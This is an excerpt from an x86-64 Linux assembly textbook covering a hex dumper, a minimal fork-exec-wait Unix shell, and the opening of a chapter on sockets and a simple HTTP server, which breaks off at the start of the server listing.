    and edx, 0x0F               ; Extract lowest 4-bit nibble
    mov dl, [hex_table + rdx]   ; Convert nibble to ASCII hex char
    mov [work_line + rcx], dl   ; Store in work_line[rcx]
    shr eax, 4                  ; Shift next nibble down
    dec rcx
    jns .offset_loop            ; Loop while RCX >= 0

    ; 4. Format each byte in in_buf[0 .. R14-1] into Hex and ASCII columns
    xor rcx, rcx                ; RCX = byte index i (0..15)
    mov rdi, 10                 ; RDI = starting column index for Hex bytes in
         work_line

.byte_loop:
    movzx rax, byte [in_buf + rcx]  ; Load in_buf[i] into RAX (0..255)

    ; --- Format Upper & Lower Hex Nibbles ---
    mov rbx, rax
    shr rbx, 4                  ; Upper nibble (bits 7..4)
    mov bl, [hex_table + rbx]
```

```
    mov [work_line + rdi], bl

    mov rbx, rax
    and rbx, 0x0F               ; Lower nibble (bits 3..0)
    mov bl, [hex_table + rbx]
    mov [work_line + rdi + 1], bl

    add rdi, 3                  ; Advance hex column by 3 ("XX ")
    cmp rcx, 7                  ; Add extra space gap after the 8th byte!
    jne .format_ascii
    inc rdi

.format_ascii:
    ; --- Format Printable ASCII Sidebar at work_line[61 + i] ---
    ; Printable ASCII characters are between 32 (' ') and 126 ('~')
    cmp al, 32
    jb .non_printable
    cmp al, 126
    ja .non_printable
    mov [work_line + 61 + rcx], al
    jmp .next_byte

.non_printable:
    mov byte [work_line + 61 + rcx], '.'

.next_byte:
    inc rcx
    cmp rcx, r14                ; Have we processed all bytes read in this chunk?
    jl .byte_loop

    ; 5. Print the formatted line to stdout
    mov rax, 1                  ; sys_write
    mov rdi, 1                  ; stdout
    mov rsi, work_line
    mov rdx, LINE_LEN
    syscall

    add r13, r14                ; Advance total byte offset by bytes read
    jmp .read_chunk             ; Read next 16-byte chunk!

.done:
    ; Close file if we opened one (R12 > 0)
    test r12, r12
    jz .exit
    mov rax, 3                  ; sys_close
    mov rdi, r12
    syscall

.exit:
    mov rax, 60                 ; sys_exit(0)
    xor rdi, rdi
    syscall

.open_error:
    mov rax, 1
    mov rdi, 2                  ; stderr
```

```
146     mov rsi, err_open
147     mov rdx, 35
148     syscall
149     mov rax, 60
150     mov rdi, 1
151     syscall
```

asm_hexdump.asm

One note on the listing: the template's `db` line is 103 characters in the file, so it wraps here.

The entry point is the argument check from Chapter 11. `mov rbp, rsp` pins the stack top where `argc` sits, and `cmp qword [rbp], 2` asks whether a filename was supplied. If not, `r12` stays zero and the read uses file descriptor 0, standard input: no special case anywhere else in the program. If a name is there, `[rbp + 16]` points at it and `sys_open` is called with flags 0, `O_RDONLY`, and mode 0, which the kernel ignores for an existing file. `test rax, rax` with `js` catches the failure, and the error path writes 35 bytes to file descriptor 2: the 34-character message plus its newline, one byte short of the trailing NUL. Then it exits with status 1.

The main loop runs in five steps. Step one refills `work_line` from the template. Step two issues `sys_read` for 16 bytes into `in_buf` and leaves the loop when the return is not positive: zero is end of file, a negative value is a read error, and this tool treats both the same way, because there is nothing left to dump. The count goes into `r14`, and that is the number of bytes the rest of the round may format.

Step three writes the offset. `mov eax, r13d` copies the low 32 bits of the running offset, the part the eight hex digits can show. `rcx` starts at 7 and counts down to 0 under `jns`, so the loop writes the rightmost digit first, then shifts `eax` right by 4 and writes the next one. The mask `and edx, 0x0F` also clears the top half of `rdx`, so the nibble is a clean index into the table, and the digit lands at `work_line[rcx]`.

Step four is the byte loop. `movzx rax, byte [in_buf + rcx]` loads byte number `rcx` and zero fills `rax`, so `rax` holds 0 through 255. The high nibble goes through `shr rbx, 4`, the low one through `and rbx, 0x0F`; each is looked up in `hex_table` and stored at `work_line + rdi` and `work_line + rdi + 1`. Then `add rdi, 3` moves to the next three-column slot. After byte number 7, `cmp rcx, 7` falls through, the extra `inc rdi` runs, and the gap appears mid-line.

The sidebar lives in the same round. `al` still holds the original byte, because the nibble work never touched it, so `cmp al, 32` with `jb` and `cmp al, 126` with `ja` can test it directly. Anything in between is stored at `work_line + 61 + rcx`, one character per byte starting after the opening pipe at column 60; anything else stores a dot there. The loop ends on `cmp rcx, r14`, the count of bytes actually read, so a short last line leaves the template's spaces in place.

Step five writes all 79 bytes of `work_line` to standard output, newline included. That full-line write is deliberate: it keeps the closing pipe in the same column on every line. Then `add r13, r14` advances the offset by the bytes actually read, never by a hopeful 16.

At end of file the program cleans up. `test r12, r12` with `jz` skips the close when the descriptor is 0, because closing standard input is not the program's business. An opened file gets `sys_close`, and both paths end in `sys_exit` with status 0.

26.5 Point It at Itself

Build it and turn it on its own executable:

session: asm_hexdump on its own binary

```
$ nasm -f elf64 asm_hexdump.asm -o asm_hexdump.o
$ ld asm_hexdump.o -o asm_hexdump
$ ./asm_hexdump asm_hexdump | head -n 4
00000000: 7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010: 02 00 3E 00 01 00 00 00  00 10 40 00 00 00 00 00  |..>.......@.....|
00000020: 40 00 00 00 00 00 00 00  A8 23 00 00 00 00 00 00  |@........#......|
00000030: 00 00 00 00 40 00 38 00  03 00 40 00 07 00 06 00  |....@.8...@.....|
```

There it is, at offset zero: 7F 45 4C 46. The last three bytes spell `ELF`, and the first, 0x7F, is a control byte that cannot print, so the sidebar shows a dot. Those four bytes are the magic header the kernel checks before it will run a file, and you just read it with a program you built from scratch.

A hex dumper is only worth as much as it is trustworthy, so check it against the real thing. This is the same small text file through both tools:

session: one file, two tools

```
$ ./asm_hexdump sample.txt
00000000: 48 65 6C 6C 6F 20 66 72  6F 6D 20 42 61 72 65 20  |Hello from Bare |
00000010: 4D 65 74 61 6C 20 41 73  73 65 6D 62 6C 79 21 20  |Metal Assembly! |
00000020: 31 32 33 34 35 36 37 38  39 30 0A                 |1234567890.     |
$ xxd sample.txt
00000000: 4865 6c6c 6f20 6672 6f6d 2042 6172 6520  Hello from Bare
00000010: 4d65 7461 6c20 4173 7365 6d62 6c79 2120  Metal Assembly!
00000020: 3132 3334 3536 3738 3930 0a              1234567890.
```

Read the two dumps side by side. The offsets agree, every byte prints the same two digits, and the sidebar text matches, including the dot for the newline at the end. The differences are presentation: `xxd` packs two bytes into each group of four digits and uses lowercase, so its lines are narrower, and it has no pipes around its sidebar. It also pads the gap in front of that sidebar, the same trick that keeps the pipes of `asm_hexdump` in fixed columns. Both read the file correctly; yours chose the roomier format.

That is a real tool now: it reads a file or standard input, prints one clean line per 16 bytes, and survives a file whose length is not a multiple of 16. You know this one down to the last byte.

What you learned

- A hex dumper prints 16 bytes per line as three columns: the 8-digit hex offset, the 16 bytes in hex, and the printable ASCII sidebar.
- A 16-byte table, `hex_table`, converts a nibble to a character with one load: split the byte with `shr` and `and`, then index the table. No branches, and no compare-and-jump chain per nibble.
- The line template lives in `.data` and is copied into `work_line` with `rep movsb` at the start of every round, then patched in place.
- Bytes below 32 or above 126 print as dots in the sidebar, so control bytes can never scramble the terminal.
- The offset lives in `r13` and advances by the number of bytes actually read, not by 16.
- Point the program at its own executable and the first four bytes are 7F 45 4C 46, the ELF magic, and the sidebar shows `.ELF`.

Exercises

1. Change the program to print 32 bytes per line. List every change: the read size, the template, the gap position, the sidebar column, and the loop limit. Which is hardest?
2. Add a skip offset, as in `xxd -s 16`: the dump should begin at byte 16 of the file and the first offset printed should be 00000010. Sketch the change: which register already holds the running offset, and what must happen to the bytes you skip before printing starts?
3. Trace two bytes by hand. For 0x0A, write down the two nibble lookups, the two hex characters they produce, and the sidebar character. Then do 0x7E. One of them prints itself; which one?
4. The third line of the sample dump holds only 11 bytes, yet the rest is spaces, not leftovers from the two full lines before it. Which step guarantees that, and what would happen without it?

27

A Unix Shell

Type `/bin/ls` at your shell prompt and the directory scrolls past. When `ls` has finished, the prompt is back, waiting for the next command. Nothing about that looks difficult until you ask the question underneath it.

A running program is a process, and a process owns one block of memory and one set of registers. If your shell turned into `/bin/ls`, the memory holding its loop and its prompt would be gone, and the shell would be `ls` forever. So who is left to print the next prompt?

The answer is the pattern every Unix shell is built on: fork, exec, wait. The shell does not become the program. It splits itself in two, and only one half becomes the program. The other half waits for the first to finish, then prints the next prompt.

27.1 sys_fork: One Call, Two Returns

Every syscall you have used so far returns once. `sys_fork`, number 57 in `rax`, returns twice.

When a process calls `sys_fork`, the kernel clones it. The clone is a real process, with its own process id and its own place in the scheduler, and it holds an exact copy of the parent's memory. Both processes then resume at the same instruction, the one after `syscall`, with identical registers and identical memory.

One register differs, and it is the one a syscall always uses to report back. In the parent, `rax` holds the process id of the new child, a positive number. In the child, `rax` holds 0. That single value is how each of the two processes finds out which one it is. A negative `rax` means the fork failed and no child was created.

A child is a copy, not a new program. It is running the same code as the shell, from the same instruction, out of a copy of the same memory. Left alone it would print a prompt of its own and read the same keyboard, and you would have two shells fighting over one terminal. So the child's first job is to become something else.

27.2 sys_execve: Replacing the Program

`sys_execve`, number 59, does the opposite of fork. Fork copies a process, `execve` replaces one. It takes three arguments.

- `rdi`: the address of the path string, a null-terminated file name such as `/bin/ls`.
- `rsi`: the address of an `argv` array. That is a null-terminated array of pointers to strings, the same shape the kernel builds for your own program at the top of its stack, as Chapter 11 showed. The difference is that here you build the array yourself.
- `rdx`: the address of the environment array, or 0 for an empty environment.

The kernel then throws the child's memory away. Its code, its data, and its stack are replaced by the program you named, and execution begins at that program's entry point with a fresh stack holding the `argc` and `argv` block built from your array. The process id does not change. Only the program running inside it does.

Key concept

`sys_execve` never returns on success. If the instruction after the `syscall` ever runs, the call failed and the process is still your shell. The only path left is the error path: print something, then exit.

27.3 sys_wait4: The Parent Sleeps

The parent does not spin in a loop while the child works. It calls `sys_wait4`, number 61, and sleeps inside the kernel. Four arguments go in.

- `rdi`: the process id of the child to wait for, or -1 to mean any child.
- `rsi`: where the exit status would be stored, or 0 if you do not want it.

- `rdx`: options, 0 for the ordinary case.
- `r10`: where resource usage would be stored, or 0.

The parent does not come back from `sys_wait4` until a matching child has exited. Then `rax` holds the process id of the child that finished, and the parent's own code continues where it left off.

Why wait at all? Because the prompt must not arrive while the previous command is still writing to the screen. The wait is what keeps the output in order: one command runs, the shell learns that it is over, and only then does the prompt come back. Figure 27.1 draws the whole pattern: one shell, two halves, three syscalls.




Figure 27.1: The pattern for one command. The shell forks, the child replaces its memory with `/bin/date` and runs, and the parent sits in `sys_wait4` until the child exits. Then the prompt comes back.

27.4 The Shell

Here is a working shell, `asm_sh`. Figure 27.2 draws the loop it runs, and the listing is that loop in assembly.

```
1 ; ============================================================
2 ; File: asm_sh.asm
3 ; Description: A working interactive Unix shell in pure x86-64
      Assembly!
4 ;              Implements the classic fork() -> execve() -> wait4()
      loop.
```




Figure 27.2: The shell's loop. The spine is one command: prompt, read, strip, check, fork. The parent waits and returns to the prompt; the child builds `argv` and calls `sys_execve`. An empty line takes the dashed path straight back to the prompt.

```
5  ; Assemble:    nasm -f elf64 asm_sh.asm -o asm_sh.o
6  ; Link:        ld asm_sh.o -o asm_sh
7  ; Run:         ./asm_sh
8  ; Try typing:  /bin/ls
9  ;              /bin/date
10 ;              /bin/uname
11 ;              exit
12 ; ========================================================
13
14 %define SYS_READ    0
15 %define SYS_WRITE   1
16 %define SYS_FORK    57
17 %define SYS_EXECVE  59
18 %define SYS_EXIT    60
19 %define SYS_WAIT4   61
20
21 section .data
22     banner      db
          "================================================", 10
23                 db "  Welcome to ASM_SH (Pure x86-64 Assembly Shell)
                       ", 10
24                 db "  Type full binary paths (e.g. /bin/ls,
                      /bin/date)", 10
25                 db "  or type 'exit' to quit.
                       ", 10
26                 db
```

```
                    "================================================",
                    10, 0
    prompt      db "asm_sh> ", 0
    err_exec    db "asm_sh: command not found or failed to execute.",
        10, 0

section .bss
    cmd_buf     resb 256        ; Buffer to hold user's command string
    argv_arr    resq 2          ; Array of 2 quadwords: [cmd_buf_ptr,
        NULL]

section .text
    global _start

_start:
    mov rdi, banner
    call print_string

.shell_loop:
    ; 1. Print shell prompt "asm_sh> "
    mov rdi, prompt
    call print_string

    ; 2. Read user command from stdin
    mov rax, SYS_READ
    mov rdi, 0
    mov rsi, cmd_buf
    mov rdx, 255
    syscall

    test rax, rax               ; Check for Ctrl+D (EOF = 0 bytes
        read)
    jle .exit_shell

    ; Strip the trailing newline ('\n' = 10) at cmd_buf[rax - 1] and
        replace with 0
    dec rax
    jz .shell_loop              ; If user just pressed Enter (empty
        line), re-prompt!
    mov byte [cmd_buf + rax], 0

    ; 3. Check if user typed "exit" (0x74697865 in Little-Endian!)
    cmp dword [cmd_buf], 0x74697865 ; 'e', 'x', 'i', 't'
    jne .spawn_process
    cmp byte [cmd_buf + 4], 0
    je .exit_shell

```

```
.spawn_process:
    ; 4. Fork the current process into Parent and Child!
    mov rax, SYS_FORK
    syscall

    test rax, rax
    js .shell_loop              ; If RAX < 0, fork failed
    jz .child_process           ; If RAX == 0, we are inside the
        CHILD PROCESS!

    ; --- PARENT PROCESS (RAX > 0 holds Child PID) ---
    ; Wait for child process to finish executing: wait4(child_pid,
        NULL, 0, NULL)
    mov rdi, rax                ; Arg 1: Child PID
    xor rsi, rsi                ; Arg 2: status = NULL
    xor rdx, rdx                ; Arg 3: options = 0
    xor r10, r10                ; Arg 4: rusage = NULL
    mov rax, SYS_WAIT4
    syscall
    jmp .shell_loop             ; Child finished! Loop back for next
        command!

.child_process:
    ; --- CHILD PROCESS (RAX == 0) ---
    ; Set up argv array in memory: argv[0] = cmd_buf, argv[1] = NULL
        (0)
    mov qword [argv_arr + 0], cmd_buf
    mov qword [argv_arr + 8], 0

    ; Execute the program: execve(cmd_buf, argv_arr, NULL)
    mov rax, SYS_EXECVE
    mov rdi, cmd_buf            ; Arg 1: filename string pointer
    mov rsi, argv_arr           ; Arg 2: pointer to argv[] array
    xor rdx, rdx                ; Arg 3: envp[] = NULL
    syscall

    ; If sys_execve returns at all, it means an error occurred!
    mov rdi, err_exec
    call print_string
    mov rax, SYS_EXIT
    mov rdi, 1
    syscall

.exit_shell:
    mov rax, SYS_EXIT
    xor rdi, rdi
    syscall
```

```
110
111 ; --- Helper: print_string ---
112 print_string:
113     xor rdx, rdx
114 .len:
115     cmp byte [rdi + rdx], 0
116     je .out
117     inc rdx
118     jmp .len
119 .out:
120     mov rsi, rdi
121     mov rax, SYS_WRITE
122     mov rdi, 1
123     syscall
124     ret
```

Listing 27.1: The complete shell. Assemble it with nasm -f elf64 asm_sh.asm -o asm_sh.o, link it with ld asm_sh.o -o asm_sh, and run ./asm_sh.

Five `%define` lines at the top give the syscall numbers names, so the loop says `mov rax, SYS_FORK` instead of `mov rax, 57`. The data is three null-terminated strings: the banner, which is one string built from five `db` lines, the prompt, and the message the child prints when `execve` fails. The command the user types lands in `cmd_buf`, 256 bytes in `.bss`, and `argv_arr` is two quadwords: room for one pointer and the zero that ends the array.

The loop opens by printing the prompt through `print_string`, the count-to-the-zero helper from earlier chapters. Then `sys_read` on descriptor 0, into `cmd_buf`, for at most 255 bytes. The buffer is 256 bytes, and the spare byte is deliberate: whatever arrives, the zero that replaces the newline can never be written outside the buffer.

`test rax, rax` followed by `jle .exit_shell` catches the two ways a read can end the shell. Zero bytes read is the end of the input: Ctrl+D at an interactive prompt, or the end of a file feeding the program. A negative value is a read error. Either way there is nothing left to run, so the shell exits.

The line arrives with a newline at the end, byte 10, and that byte must not sit inside the path string the shell is about to hand the kernel. `dec rax` steps back to the last byte received, and `mov byte [cmd_buf + rax], 0` plants the terminator there. When the count was 1, the user pressed Enter on an empty line: `dec rax` leaves 0, `jz .shell_loop` sends the shell straight back to the prompt, and nothing is executed.

Then the exit test. Four characters in one comparison:

```
cmp dword [cmd_buf], 0x74697865
```

The constant is the word exit read as a number, and it looks strange for a reason you already know. Memory is little endian, so the string sits in memory as the bytes 0x65, 0x78, 0x69, 0x74, and a 32-bit load turns that into 0x74697865, because the byte at the lowest address becomes the lowest byte of the value. One `cmp` replaces four character tests. A second test follows, `cmp byte [cmd_buf + 4], 0`, which insists that the word ends there. Without it, a command such as `exit42` would quit the shell.

`sys_fork` comes next. One `test` sorts out the three outcomes. The `js` sends a failed fork, a negative `rax`, back to the top of the loop. The `jz` takes a `rax` of 0 into the child's branch, and whatever reaches the lines below is the parent, with the pid waiting in `rax`.

The child writes the two quadwords of `argv_arr`: the address of `cmd_buf` first, the zero that ends the array second. By convention `argv[0]` is the program's own name, and the path the user typed is the closest thing this shell has to one. Then `sys_execve`, with the command in `rdi`, the array in `rsi`, and 0 in `rdx` for an empty environment. On success, none of the lines below that `syscall` ever run, because the memory holding them is gone.

On failure the child is still a copy of the shell, so it does two things and nothing else: it prints `err_exec`, and it exits with status 1 through `sys_exit`, number 60.

The trap

Leave out that exit and the child survives its own failed `sys_execve`. It is still a full copy of the shell, so the next thing it does is loop: it prints a prompt and reads the same input stream the parent is reading. From then on two shells are alive, and they compete for the same bytes, so you cannot predict which one answers a command. Print the message, then call `sys_exit` from the error path, every time.

The parent puts the pid into `rdi`, clears the other three arguments, and calls `sys_wait4`. When that returns, the child is gone and `jmp .shell_loop` sends the shell back to the top of the loop.

`.exit_shell` is the end of the program: `mov rax, SYS_EXIT`, `xor rdi,`

`rdi`, `syscall`. `print_string` at the bottom is the helper from earlier chapters: it counts the bytes up to the zero into `rdx`, then writes the whole string to descriptor 1 in one syscall.

Two limits come with this first version, and both are yours to remove. First, only full paths work: `/bin/date` runs, `date` does not, because `execve` takes a path and nothing here searches `PATH`. Second, no arguments reach the child, because `argv[1]` is always the zero that ends the array. Type `/bin/echo hello` and the kernel is handed the whole line as one file name containing a space, and there is no such file.

27.5 One Command, Prompt to Prompt

Follow `/bin/date` from the moment you press Enter to the moment the prompt comes back.

1. The read has returned and the newline is gone. `cmd_buf` holds `/bin/date` followed by a zero.
2. The exit test compares four bytes, they do not match, and control reaches `sys_fork`.
3. The kernel clones the shell. In the parent, `rax` comes back with a positive number, the child's pid, and the code falls through to the parent's lines. In the child, `rax` comes back as 0, and the `jz` takes it to `.child_process`.
4. The child stores the address of `cmd_buf` in `argv_arr`, stores the zero after it, and calls `sys_execve`. The kernel replaces its memory with `/bin/date`, so the error path below the `syscall` never runs.
5. `date` asks the kernel for the time, writes one line to stdout, and exits. That exit is the event the parent's `sys_wait4` has been sleeping on.
6. Inside the parent, `sys_wait4` returns with the child's pid in `rax`, and `jmp .shell_loop` starts the loop again: prompt, read, next command.

session: asm_sh

```
$ ./asm_sh
================================================
Welcome to ASM_SH (Pure x86-64 Assembly Shell)
Type full binary paths (e.g. /bin/ls, /bin/date)
or type 'exit' to quit.
================================================
```

```
asm_sh> /bin/date
Tue Oct 27 09:36:41 UTC 2026
asm_sh> /bin/uname
Linux
asm_sh> exit
$
```

For a moment in step 4 there are two processes: the parent, parked inside the kernel in `sys_wait4`, and `date`, running in the child. The parent has no work to do and no CPU to burn, and that is the point of sleeping instead of looping. Three syscalls and one loop are enough to run any program on the system, in the correct order, one at a time.

What you learned

- The shell does not become the program it runs. It forks a copy of itself, and the copy becomes the program. That is why a prompt can come back afterwards.
- `sys_fork` (57) clones the process. Both halves resume at the same instruction with the same registers and memory; the parent's `rax` holds the child's pid, the child's `rax` holds 0, and a negative `rax` means failure.
- `sys_execve` (59) takes the path in `rdi`, the null-terminated `argv` array in `rsi`, and the environment in `rdx`, where 0 means an empty environment. It replaces the process's memory completely.
- `sys_execve` does not return on success. A return means a failure, and the error path, which must end in `sys_exit`, is the only path left.
- `sys_wait4` (61) takes the child's pid in `rdi`, or -1 for any child, and sleeps until that child exits. Then the parent's loop starts again.
- In `asm_sh`, the read asks for 255 bytes into a 256-byte buffer, the trailing newline becomes the zero that ends the string, an empty line returns to the prompt, and the word `exit`, compared as the dword 0x74697865 plus a zero byte, ends the shell.
- This version takes full paths only, and it passes no arguments to the child: `argv[1]` is always the zero that ends the array.

Exercises

1. Assemble, link, and run `asm_sh`. Type `/bin/uname`, then a path that does not exist such as `/bin/nope`, then `exit`. Which process prints the error message, which process prints the prompt that follows it, and what does the parent's `sys_wait4` return in each case?
2. Give the child an argument. Widen `argv_arr` to three quadwords, find the first space in `cmd_buf` after the newline strip, replace it with a zero, and store the address of the byte after it in `[argv_arr + 8]` and a zero in `[argv_arr + 16]`. What are `argv[0]` and `argv[1]` when you type `/bin/echo hello`, and what must happen before the split if the line has no space in it?
3. The shell quits on `exit`. Add a second quit word, `quit`, next to it. Which four characters does the new test compare, and what is the little-endian dword value of those four bytes? Then say what a command such as `quitnow` must do to be treated as an ordinary path.
4. Trace the fork. If `sys_fork` returns 4211 in the parent and 0 in the child, which line does each process execute next, and what does the other half print while `/bin/date` is running? Then suppose the parent skipped `sys_wait4` and jumped straight back to the prompt: describe the output you would see when you type `/bin/date`.

28

Sockets and a Web Server

To the Linux kernel, a network connection is just another file descriptor.

That sentence is most of the chapter. Chapter 12 gave you the pattern: the kernel hands back a small integer, and from then on you read with `sys_read` (0), write with `sys_write` (1), and close with `sys_close` (3). A web server adds one new kind of descriptor, a socket, and five system calls that create it, name it, and wait for strangers on it. Once a stranger arrives, the connection is a descriptor like any other.

Most programmers reach for a framework to serve a page. You are going to do it with the instructions you have used since your first program, and the page will count its visitors while it runs.

The new machinery fits in three pieces: one byte order rule, one 16-byte structure, and five system calls. Take them in that order.

28.1 A Connection Is a File Descriptor

Chapter 12 made the rule: a program never holds a file, it holds the number the kernel gave it, and that number is all the later calls need. The kernel keeps one table of those numbers per process, and the table has room for disks, terminals, pipes, and network connections. A socket is an entry in that table.

The first call creates the entry. `sys_socket` (`rax` = 41) with `rdi` = 2, `rsi` = 1, and `rdx` = 0 asks for an IPv4, TCP endpoint with the default protocol in that family. The descriptor arrives in `rax`. It is not connected to anything yet and it is not listening yet: it exists.

Three calls turn it into a server. `sys_bind` (49) attaches the descriptor to a port and an address. `sys_listen` (50) tells the kernel to start queueing connection requests for that port. `sys_accept` (43) is the one that waits: it

sleeps until a client connects, and then it returns a second descriptor, a brand-new number that belongs to that one connection. The listening descriptor stays open and keeps listening. The client descriptor is yours to read from and write to.

From that point nothing about the code is new. The client descriptor goes in `rdi`, a buffer address in `rsi`, a byte count in `rdx`. The bytes you read are an HTTP request because the client chose to send one, and the bytes you write are a web page for the same reason. The kernel does not know or care: it moves bytes between your buffer and a connection.

The kernel hands out the lowest free descriptor, so if the previous visitor's connection was closed a moment ago, the new one often gets the same number back. Descriptor numbers are slots, not identities. Chapter 12 said the same thing about files.

A socket is a file descriptor

Once `sys_accept` hands you the client's number, everything is Chapter 12 again: put the descriptor in `rdi`, a buffer address in `rsi`, a byte count in `rdx`, and call `sys_read` (0), `sys_write` (1), or `sys_close` (3).

28.2 Network Byte Order

One trap waits inside the address structure, and it comes from the 1970s.

Chapter 4 showed that x86-64 is little endian: when the processor stores a multi-byte number in memory, the least significant byte goes first. The designers of TCP/IP picked the other convention for the numbers inside network headers. In network byte order, also called big endian, the most significant byte goes first.

Port 8080 is the example you will use. In hexadecimal it is `0x1F90`. The high byte is `0x1F`, which is 31. The low byte is `0x90`, which is 144. Multiply the high byte by 256 and add the low byte: 31 times 256 is 7936, and 7936 + 144 = 8080. A 16-bit port is two bytes, high and low, and that is the whole arithmetic.

x86-64 would store `0x1F90` as the bytes 90 1F, low byte first. The structure the kernel reads must hold 1F 90. As a NASM word that value would be `dw 0x901F`, the kind of reversed constant that makes correct code look wrong.

The capstone skips the puzzle and states the bytes: `db 0x1F, 0x90`. NASM stores them in that order and the kernel reads them in that order.

When the port is not known until runtime, you swap it in a register. For 16 bits, `rol ax, 8` rotates the value by eight bits, which exchanges the two bytes, and `xchg al, ah` does the same thing in one instruction. For 32-bit and 64-bit fields, `bswap` reverses the whole register: `bswap eax` turns the four bytes around and `bswap rax` turns all eight. C calls these conversions `htons` and `htonl`; without a C library, one instruction covers it.

28.3 The `sockaddr_in` Structure

A bind needs three facts from you: the address family, the port, and the address to listen on. Linux takes them in a single structure, `sockaddr_in`, which is exactly 16 bytes.




Figure 28.1: The 16 bytes of `sockaddr_in` for 0.0.0.0:8080 as NASM lays them out. The numbers above the cells are byte offsets.

Field by field: `sin_family` is 2 bytes holding `AF_INET`, the value 2, which means IPv4. `sin_port` is 2 bytes in network byte order, the port from the previous section. `sin_addr` is 4 bytes, and zero means 0.0.0.0, the name `INADDR_ANY` gives to every interface the machine has, loopback included. `sin_zero` is 8 bytes of padding. The kernel ignores what is inside them, but the total has to be 16: 2 + 2 + 4 + 8 = 16, which is the size `sys_bind` is given in `rdx` and reads exactly.

A wrong family makes the bind return a negative code. A port written in the wrong byte order binds without complaint, on a port nobody can guess. Neither failure announces itself clearly.

28.4 The Five Syscalls of a TCP Server

Every TCP server on Linux makes the same five calls in the same order, whether it was written in C, Python, Go, or assembly. Four of them run once and set the socket up. The fifth runs once per connection, forever.

Call (`rax`)	Arguments	What it does
`sys_socket` (41)	`rdi` = 2 (AF_INET), `rsi` = 1 (SOCK_STREAM), `rdx` = 0	Creates an unbound TCP endpoint and returns the server descriptor in `rax`.
`sys_setsockopt` (54)	`rdi` = server fd, `rsi` = 1 (SOL_SOCKET), `rdx` = 2 (SO_REUSEADDR), `r10` = pointer to a 1, `r8` = 4	Lets the server restart at once instead of waiting for the old port to be released.
`sys_bind` (49)	`rdi` = server fd, `rsi` = address of the 16-byte structure, `rdx` = 16	Attaches the socket to port 8080 on every interface (0.0.0.0).
`sys_listen` (50)	`rdi` = server fd, `rsi` = 128 (backlog)	Switches the socket into listening mode so clients can connect.
`sys_accept` (43)	`rdi` = server fd, `rsi` = 0, `rdx` = 0	Sleeps until a client connects, then returns a brand-new client descriptor in `rax`.

Table 28.1: The five calls of every TCP server. The first four run once; the fifth runs for the life of the program.

Two details in the table matter more than they look. `sys_setsockopt` is the only call here with five arguments, which is why its last two go in `r10` and `r8`: the kernel's convention puts the fourth argument in `r10` and the fifth in `r8`. And `sys_accept` never returns the listening descriptor. It returns a new number, and the listening descriptor stays where it was, waiting for the next visitor.




Figure 28.2: The five calls as a pipeline. The top row runs once. The bottom row runs on every connection: `sys_accept` returns the client descriptor, and read, write, and close use it.

Restarting the server

Leave out `sys_setsockopt` and you will meet this the first time you stop the server and start it again within a minute or two. `sys_bind` fails with an error code that means "address already in use", because the kernel keeps the port reserved for a while after the last connection closes, in case stray late packets from the old connection still arrive. The option `SO_REUSEADDR` tells the kernel that you are willing to reuse the port at once. The few instructions that set it are cheaper than waiting.

28.5 The Program: `http_server.asm`

Here is the whole server. It creates a TCP socket, sets `SO_REUSEADDR` so the port can be taken again at once, binds to 0.0.0.0 on port 8080, and listens with a backlog of 128. Then it loops forever: accept a connection, read the request, copy it to the terminal, increment a 64-bit visitor counter, send the page in three writes, close the client, and wait for the next one. The page is a styled HTML dashboard whose centerpiece is the counter.

```
1 ; ============================================================
2 ; CAPSTONE PROJECT: http_server.asm ("BareMetalHTTP v1.0")
3 ; Description: A complete, standalone, dynamic HTTP/1.1 Web Server
      written in
4 ;              100% pure x86-64 Linux Assembly with zero external
      libraries.
5 ;
